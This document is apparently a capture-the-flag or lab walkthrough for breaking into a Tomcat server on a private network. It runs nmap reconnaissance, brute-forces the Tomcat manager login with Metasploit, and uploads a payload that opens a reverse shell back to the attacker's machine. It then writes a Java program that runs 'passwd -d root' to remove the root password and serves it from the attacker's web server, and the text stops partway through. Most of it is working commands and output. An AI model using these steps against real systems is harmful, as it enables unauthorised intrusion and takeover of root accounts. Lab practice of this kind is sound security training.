

**1 . Finding the IP Address via netdiscover and to find open ports and services, we use nmap -A <ip>.**

****

**2 . We found two open ports**

1. **SSH at port 22/tcp**
2. **HTTP at port 8080/tcp**

**open** [**http://192.168.0.12:8080/**](http://192.168.0.12:8080/) **in browser**

****

**To find the credentials of Tomcat Manage App we use Metasploit and do a bruteforce attack.**

**STEP 1 - Turn on Postgresql**

**root@kali:/home/kali# service postgresql start**

**STEP 2 - Open Metasploit**

**root@kali:/home/kali# msfconsole**

**STEP 3 -**

**msf5 > search tomcat**

**STEP 4 –**

**msf5 > use auxiliary/scanner/http/tomcat\_mgr\_login**

**STEP 5 –**

**msf5 auxiliary(scanner/http/tomcat\_mgr\_login) > set rhosts 192.168.0.12**

**rhosts => 192.168.0.12**

**msf5 auxiliary(scanner/http/tomcat\_mgr\_login) > set rport 8080**

**rport => 8080**

**msf5 auxiliary(scanner/http/tomcat\_mgr\_login) > run**

**we found [+] 192.168.0.12:8080 - Login Successful: tomcat:tomcat**


**username – tomcat**

**password – tomcat**

**Open** [**http://192.168.0.12:8080/manager/html**](http://192.168.0.12:8080/manager/html) **using credentials we found above.**

**username – tomcat**

**password – tomcat**

****

**GAINING ACCESS USING METASPLOIT**

**Open msfconsole in terminal**

**Type**

**msf5 > search tomcat**

**msf5 > use exploit/multi/http/tomcat\_mgr\_upload**

**msf5 exploit(multi/http/tomcat\_mgr\_upload) > set rhost 192.168.0.12**

**rhost => 192.168.0.12**

**msf5 exploit(multi/http/tomcat\_mgr\_upload) > set rport 8080**

**rport => 8080**

**msf5 exploit(multi/http/tomcat\_mgr\_upload) > set payload java/shell\_reverse\_tcp**

**payload => java/shell\_reverse\_tcp**

**msf5 exploit(multi/http/tomcat\_mgr\_upload) > set HttpUsername tomcat**

**HttpUsername => tomcat**

**msf5 exploit(multi/http/tomcat\_mgr\_upload) > set HttpPassword tomcat**

**HttpPassword => tomcat**

**msf5 exploit(multi/http/tomcat\_mgr\_upload) > set lhost 192.168.0.11**

**lhost => 192.168.0.11**

**msf5 exploit(multi/http/tomcat\_mgr\_upload) > set lport 8080**

**lport => 8080**

**msf5 exploit(multi/http/tomcat\_mgr\_upload) > exploit**

**[\*] Started reverse TCP handler on 192.168.0.11:8080**

**[\*] Retrieving session ID and CSRF token...**


**[\*] Uploading and deploying u0hO...**

**[\*] Executing u0hO...**

**[\*] Undeploying u0hO ...**

**[\*] Command shell session 1 opened (192.168.0.11:8080 -> 192.168.0.12:58154) at 2020-05-20 05:29:31 -0400**

**Open bash using python -c 'import pty; pty.spawn("/bin/bash")'**

****

**Create a java exploit file in home directory**

import java.io.BufferedReader;

import java.io.InputStreamReader;

public class exploitt { //you have to change thew class same as file name

public static void main(String args[]) {

String s;

Process p;

try {

p = Runtime.getRuntime().exec("passwd -d root"); //the command you want to execute

BufferedReader br = new BufferedReader(

new InputStreamReader(p.getInputStream()));

while ((s = br.readLine()) != null)

System.out.println("line: " + s);

p.waitFor();

System.out.println ("exit: " + p.exitValue());

p.destroy();

} catch (Exception e) {}

}

}

**Save it as exploit.java**

**Move the file to apache2 folder**

**root@kali:/home/kali# mv exploitt.java /var/www/html/**

**root@kali:/home/kali# service apache2 start**


**now go to Metasploit terminal where we opened the command shell of tomcat**

**go to tmp folder**

**bash-4.2$ cd tmp/**

****

****

****